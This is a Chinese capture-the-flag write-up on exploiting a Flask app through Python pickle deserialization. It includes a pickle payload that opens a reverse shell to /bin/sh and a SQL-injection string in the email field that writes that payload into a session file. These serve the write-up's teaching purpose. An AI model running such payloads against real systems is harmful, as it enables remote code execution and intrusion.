
with Open("test","rb") as f:

LOAD(f)

此时如果简单地想通过前一步生成的test来执行系统命令，会报错。

[](https://xianzhi.aliyun.com/forum/media/upload/picture/20180325210703-699fb630-302d-1.jpeg)

考虑其他方法。python中除了os和sys模块有提供命令执行的函数外，还有其他第三方模块，比如commands模块：

[](https://xianzhi.aliyun.com/forum/media/upload/picture/20180325210611-4aa7837a-302d-1.jpeg)

因此改写生成序列化文件的exp4.py如下：

复制import os

from pickle import Unpickler as Unpkler

from pickle import Pickler as Pkler

import commandsclass chybeta(object):

def \\_\\_reduce\\_\\_(self):

return (commands.getoutput,("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\\_INET,socket.SOCK\\_STREAM);s.connect((\\"127.0.0.1\\",8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(\[\\"/bin/sh\\",\\"-i\\"\]);'",))

evil = chybeta()

def **dump**(file):

pkler = Pkler(file)

pkler.dump(evil)

with open("test","wb") as f:

dump(f)

同时为了进一步利用，我们尝试反弹shell。过程如下，先运行exp4.py生成新的test序列化文件，接着nc监听本地端口，接着运行exp5.py触发序列化漏洞并完成利用

[](https://xianzhi.aliyun.com/forum/media/upload/picture/20180325210651-62471a68-302d-1.jpeg)

不过该怎么控制源代码中的

复制load(file)

的file呢？通过全局搜索关键字，在

复制Mycache.py

的

复制FileSystemCache类

中有多次引用，比如定义在第137行的get方法：

复制def **get**(self, key):

filename = self.\\_get\\_filename(key)

try:

with open(filename, 'rb') as f:

pickle\_time = load(f)

if pickle\_time == 0 or pickle\_time >= time():

a = load(f)

return a

else:

os.remove(filename)

return None

except (IOError, OSError, PickleError):

return None

跟入

复制\_get\_filename

方法：

复制def \\_get\\_filename(self, key):

if isinstance(key, text\_type):

key = key.encode('utf-8') \*# XXX unicode review*

hash = md5(key).hexdigest()

return os.path.join(self.\_path, hash)

可以看到将传入的字符串key进行MD5，并将其返回。不过这个

复制key

在哪里定义？通过全局搜索，不难发现在

复制Mysession.py

的

复制open\_session

中进行了调用：

复制class FileSystemSessionInterface(SessionInterface):

...

def \\_\\_init\\_\\_(self, cache\_dir, threshold, mode, key\_prefix="bdwsessions",

use\_signer=False, permanent=True):

self.cache = FileSystemCache(cache\_dir, threshold=threshold, mode=mode)

self.key\_prefix = key\_prefix

self.use\_signer = use\_signer

self.permanent = permanent

def **open\_session**(self, app, request):

\*# 从cookie中获取到sid*

\*# 格式 Cookie: session=675b6ec7-95bd-411f-a59d-4c3db5929604*

\*# sid 即为 675b6ec7-95bd-411f-a59d-4c3db5929604*

sid = request.cookies.get(app.session\\_cookie\\_name)

if not sid:

sid = self.\\_generate\\_sid()

return self.session\_class(sid=sid, permanent=self.permanent)

...

data = self.cache.get(self.key\_prefix + sid)

if data is not None:

return self.session\_class(data, sid=sid)

return self.session\_class(sid=sid, permanent=self.permanent)

...

其中

复制self.key\_prefix

即为

复制bdwsessions

，因此假设cookie中的sesssion值为

复制675b6ec7-95bd-411f-a59d-4c3dbchybeta

，则

复制self.key\_prefix + sid

即为

复制bdwsessions675b6ec7-95bd-411f-a59d-4c3dbchybeta

，然后这串字符串进行MD5得到的结果

复制78f634977cbacf167dfd9656fe9dd5f3

即为

复制675b6ec7-95bd-411f-a59d-4c3dbchybeta

对应的session文件名。

同时根据

复制config.py

:

复制SQLALCHEMY\\_DATABASE\\_URI = "mysql://root:password@localhost/flask?charset=utf8"SESSION\\_FILE\\_DIR = "/tmp/ffff"

可以知道session文件的保存路径在

复制/tmp/ffff

，以及用户为root，因此具有文件导出的权限的可能性很大。

流程

结合

复制Python is the best language 1

中的sql注入漏洞，我们梳理出如下的攻击流程：

* 1. 本地生成序列化文件，并且进行十六进制编码
  2. 通过sql注入漏洞outfile出session文件
  3. 访问index，同时带上session文件对应的session值，触发

复制open\_session

* 1. 中的

复制self.cache.get


* 1. ，进行反序列化攻击

假设前面生成的序列化文件存在于

复制/tmp/ffff/chybeta

，建议使用mysql的hex转码来进行十六进制的转换:

复制mysql> select hex(load\_file('/tmp/ffff/chybeta')) into outfile '/tmp/ffff/exp';Query OK, 1 row affected (0.00 sec)

[](https://xianzhi.aliyun.com/forum/media/upload/picture/20180325210627-54001108-302d-1.jpeg)

以使用

复制675b6ec7-95bd-411f-a59d-4c3dbchybeta

作为cookie为例，则其session文件存在于

复制/tmp/ffff/78f634977cbacf167dfd9656fe9dd5f3

在十六进制的序列化串前面添加

复制0x

，构造邮箱处的注入点：

复制select id from user where email = 'test'/\*\*/union/\*\*/select/\*\*/0x63636F6D6D616E64730A../\*\*/into/\*\*/dumpfile/\*\*/'/tmp/ffff/78f634977cbacf167dfd9656fe9dd5f3'*#@test.com'*

也即在注册的邮箱处填入：

复制test'/\*\*/union/\*\*/select/\*\*/0x63636F6D6D616E64730A.../\*\*/into/\*\*/dumpfile/\*\*/'/tmp/ffff/78f634977cbacf167dfd9656fe9dd5f3'*#@test.com*

点击submit后出现


复制Please use a different email address.

。

接着在burp中抓取访问index的包，并修改cookie为

复制675b6ec7-95bd-411f-a59d-4c3dbchybeta

，在自己的vps上监听对应的端口：

[](https://xianzhi.aliyun.com/forum/media/upload/picture/20180325210556-416f6304-302d-1.jpeg)

flag：QWB{pyth0n1s1ntere3t1ng}

总结:

* wtforms.validators的Email类验证不完善
* flask的session处理机制
* python沙箱逃逸
* python反序列化漏洞
* 一点“小小”的脑洞